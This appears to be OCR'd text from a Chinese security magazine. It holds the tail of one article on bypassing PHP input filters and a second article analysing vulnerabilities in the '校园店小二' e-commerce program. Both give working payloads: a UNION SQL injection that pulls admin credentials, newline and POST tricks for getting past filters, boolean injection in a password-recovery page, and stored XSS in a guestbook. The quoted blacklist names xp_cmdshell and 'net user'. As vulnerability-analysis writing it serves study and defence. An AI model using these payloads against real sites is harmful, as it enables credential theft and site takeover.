这里读者可能感到迷惑，PHP内置函数intval强制转换key为数字型，有什么问题？仔细地看，看到上面的第一个foreach的$_GET['attr'] as $key => $value了吗？它的代码可以代换成：

```
...
foreach($value[$key]=$_GET['attr']) //我这样写是不规范的，只是为了让
读者更容易明白。
{
$key = intval($key);
$_GET['attr'][$key] = htmlspecialchars($value);
}
...
```

这里我们看到了，as关键字的作用是在foreach中将$_GET['attr']数组的每一个键和每一个值循环复制给$key和$value，但它并不影响我们提交在$_GET['attr']中的数据（它只是一个拷贝）。

尽管这样，但是这个文件包含了我们上面所说的init.php，也就是说$_GET['attr']的每一个值我们都不能控制，但每一个键我们还是可以利用的！

再就是第二个foreach，$key变量先经过了两个赋值，然后通过if判断，程序已经在上面定义了$i=0，那么我们将会执行下面else那个SQL查询。这个循环虽然也是拷贝$_GET['attr']，但是这个和上面那个不同，这个foreach是直接带入数据库查询的。不过这里并没有对$key做任何过滤，从而导致SQL注入。

我们构造如下 SQL：

```
pick_out.php?cat_id=123456&attr[' UNION SELECT CONCAT(user_name,0x3a,password) AS goods_id FROM ecs_admin_user WHERE action_list='all' LIMIT 1#]=Tommie
```

我们看到上面的“SELECT goods_id FROM " . $ecs->table("goods_attr") . " WHERE attr_id='$key' AND attr_value='$value'”只有一个列，如果要用联合查询，就需要用到 CONCAT 函数帮我们连接字符串（以前杂志有介绍）。其中 0x3a 是“:”的十六进制形式，这个语句让前面 attr_id 为空，那么前面的 WHERE 子句就会为 FALSE，从而进入我们的联合查询。

preg_replace 函数

如果用这个函数过滤数据，应该会用来处理 XSS。由于我还没找到关于这个函数的实例，下面的代码（用于处理注入）是在理论上的想法：

```
<?php
$test=0;
extract($_GET);
echo $test=preg_replace("/^(.*)(\')/", "\\1\\\\'", $test);
?>
```

这个属于正则表达式过滤，我们提交“1' and 1=1#”，返回如图 2 所示。




图2　返回结果




图3　返回原值

这个正则对单引号反义处理了。那么想绕过这种函数只有一个原则：让它匹配不了。

“.*”可以匹配任意数量的字符，但它并不匹配回车符。我们将回车符进行 URL 编码，得到 **%0D%0A**，并提交 **%0D%0A1' and 1=1#**，那么正则表达式匹配不了，函数就会自然地返回原值，如图 3 所示。

好了，希望这篇文章能引导大家走在技术的前沿，谢谢大家。

编辑点评：

这个文章提供了一个很好的思路，大家可以按照这个思路进一步深入分析和探索。



从本文可以学到：

1、校园店小二漏洞分析

2、漏洞的利用

某天在网上看到这套程序，由于被它的名字吸引，就下载来看看，本以为是什么学校班级之类的程序，谁知是一套电子商务类程序。对啊，本身就说明了是“店小二”嘛。好了，不扯淡了，经过简单的分析，发现这个程序还是问题蛮多的，这样做生意，不亏本就奇了！

一、注入 1

我比较爱黑箱子，随便点个 URL：在 **http://127.0.0.1/shop1/goods.asp?id=29** 后面加一个单引号，可怕的框框弹出了，如图 1。




图1　可怕的框框

看来有人在背后撑腰，我再继续找。找啊找，在 editplus 下把所有找到 request 的页面都测试了，还是没找到注入点。再回去翻翻源码吧，跟踪到 **inc/SafeRequest.asp** 这个文件，发现有防注入代码：

```
<%
Dim StrTemp
StrTemp=request.servervariables("server_name")&request.servervariables("url")&"?"&Request.QueryString
StrTemp=LCase(StrTemp)
If Instr(StrTemp,"select%20") or Instr(StrTemp,"insert%20") or Instr(StrTemp,"delete%20from") or Instr(StrTemp,"count(") or Instr(StrTemp,"drop%20table") or Instr(StrTemp,"asc(") or Instr(StrTemp,"truncate%20") or Instr(StrTemp,"update%20") or Instr(StrTemp,"mid(") or Instr(StrTemp,"char(") or Instr(StrTemp,"xp_cmdshell") or Instr(StrTemp,"exec%20master") or Instr(StrTemp,"net%20localgroup administrator") or Instr(StrTemp,"net%20user") or Instr(StrTemp,"%20or") or Instr(StrTemp,"%20and") or Instr(StrTemp,"""") or Instr(StrTemp,"'") or Instr(StrTemp,"~") or Instr(StrTemp,"`") or Instr(StrTemp,";") or Instr(StrTemp,":") or Instr(StrTemp,";") or Instr(StrTemp,":") or Instr(StrTemp,",") or Instr(StrTemp,".") or Instr(StrTemp,"%27") then
    Response.Write"<script language='javascript'>alert('错误的参数传递，请不要企图破解程序！');history.back();</script>"
    Response.end
End If
%>
```

这个 Request.ServerVariables["Server_Name"] 是获取服务器的主机名、DNS 地址或 IP 地址，简单的说就是通过 GET 取得的 request.querystring，这个可以构造表单以 POST 形式绕过，表单保存为 1.htm，如图 2，代码如下：




图2　利用页面

```
<html>
<form action="http://127.0.0.1/shop1/goods.asp?" method="post">
```

```
<input type="text" name="id" id="id" >
<input type="submit" value="post data">

</form>
</html>
```

post后出现如图3的现象，返回提示“你的非法操作会被记录，如有必要，我们会送到相关部门”。




图3　警告信息

千万不要被它唬住了，因为**goods.asp**这个文件本身也有一次过滤，相关代码如下：

```
<%
  If Not(isNumeric(request("id"))) Then
  Response.Write "<div align=center>你的非法操作会被记录,如有必要,我们会送到相关部门</div>"
  Response.End
  End If
            set rs=server.createobject("adodb.recordset")
            sql="select * from goods where id="&request("id")
            rs.open sql,conn,1,1
            if rs.eof then
            response.write"<div align=center>没有此商品的详细信息</div>"
            else
            sc=rs("sclassid")
            %>
```

isNumeric把ID强制过滤为数字型参数，由此杜绝注入。虽然如此，但我相信还是会有疏漏的。继续查找其它页面，后来在**Newsinfo.asp**文件发现可以注入的代码：

```
<%
set rs=server.createobject("adodb.recordset")
sql="select * from news where id="&request("id")
rs.open sql,conn,1,1
if rs.eof then
response.write"<br><br><div align=center>没有此新闻动态的详细信息</div>"
response.end
else
%>
```




图4　69 and 1=2

request("id")没有规定是request.querystring，可以利用Request.Form。把之前构造的表单作出相应修改就可以利用啦，看看输入“**69 and 1=1**”和“**69 and 1=2**”的结果，明显存在着注入，如图4、图5、图6。




图5　正常页面




图6　错误页面

二、注入2

另外，在“找回密码”处也存在注入，文件**UserPassWord.asp**，代码如下：

```
if request("action")="step1" then
if request("cname")="" then
.Write"<script language=JavaScript>" & Vbcrlf
.Write"alert(""用户名不能为空！"");"
.Write"window.location.href='javascript:history.go(-1)';"
.Write"</script>" & Vbcrlf
end if
set rs=conn.execute("select cname from dduser where cname='"&request("cname")&"'")
```

利用效果如图7、图8、图9。

request("cname")接受我们的用户名，在第一步输入用户名**www'and 1=1 and ''='**，这句是正确的，就跳到第二步：“请输入找回您的密码的答案”。我们输入**www'and 1=2 and ''='**，就提示“抱歉没有该用户”。实际利用时，把中间的**and 1=1**换成注入语句即可。




图7　输入字符串




图8　密码答案




图9　结果

三、跨站

XSS是多数程序普遍存在的漏洞，一般在留言处，这里文件是**Gbook.asp**。在“昵称”处输入**<xss>**，再查看源文件，发现“<>”都没过滤，留言交给**Addbook.asp**文件处理，这个文件的相关代码如下：

```
txtToURL = Tekst_temp
END FUNCTION
name=request("name")
email=request("email")
oicq=request("oicq")
text=request("text")
home=request("home")
image=request("image")
sex=request("sex")

if name="" or home="" or text="" or email="" then
response.write "请认真填写！"
else
Set rs= Server.CreateObject("ADODB.Recordset")
sql="select * from book where (id is null)"
rs.open sql,conn,1,3
rs.addnew
rs("昵称")=name
rs("email")=email
rs("OICQ")=oicq
rs("内容")=txtToURL(text)
rs("时间")=FormatDateTime(Date,1) & right(time(),8)
        rs("image")=image
        rs("home")=home
        rs("sex")=sex
        rs("ip")=request.servervariables("remote_addr")
        rs.update
rs.close
set rs=nothing
conn.close
set conn=nothing
end if
response.redirect "gbook.asp"
%>
```

其实它也是有过滤的，上面有这句代码：**txtToURL =**

Tekst_temp，Tekst_temp就是一个过滤函数，相关代码如下：

```
FUNCTION txtToURL(tekst)
Tekst_temp = tekst

Tekst_temp = Replace(Tekst_temp,"<","&lt;")
Tekst_temp = Replace(Tekst_temp,">","&gt;")
Tekst_temp = Replace(Tekst_temp,"chr(13)","<BR>")
Tekst_temp = Replace(Tekst_temp,"chr(10)","<BR>")
Tekst_temp = Replace(Tekst_temp,"#","<BR>")

Tekst_temp = Replace(Tekst_temp,Chr(13),"<BR>")
Tekst_temp = Replace(Tekst_temp,"[","<B>")
Tekst_temp = Replace(Tekst_temp,"]","</B>")
```

函数值传递给txtToURL后，只过滤了text，就是内容，所以其它没过滤的地方就产生了跨站。为什么程序员如此大意呢？我想是因为他在其余地方设置了输入长度，比如昵称就有**maxLength=18**的限制。当然，这个也能通过构造本地的表单绕过。

查看发表留言的源文件，查找“昵称”并修改**<INPUT class="border" maxLength=18 name=name size="18">**中maxLength为180就足够了。然后保存在本地，用IE打开HTML后输入跨站代码，如图10、图11。




图10　输入跨站内容

这个XSS足以拿到webshell，只要抓包构造消息即可。我在上期也写了篇XSS的利用，是用AJAX来模拟POST数据的，大家可以参考一下，这里不再多说。




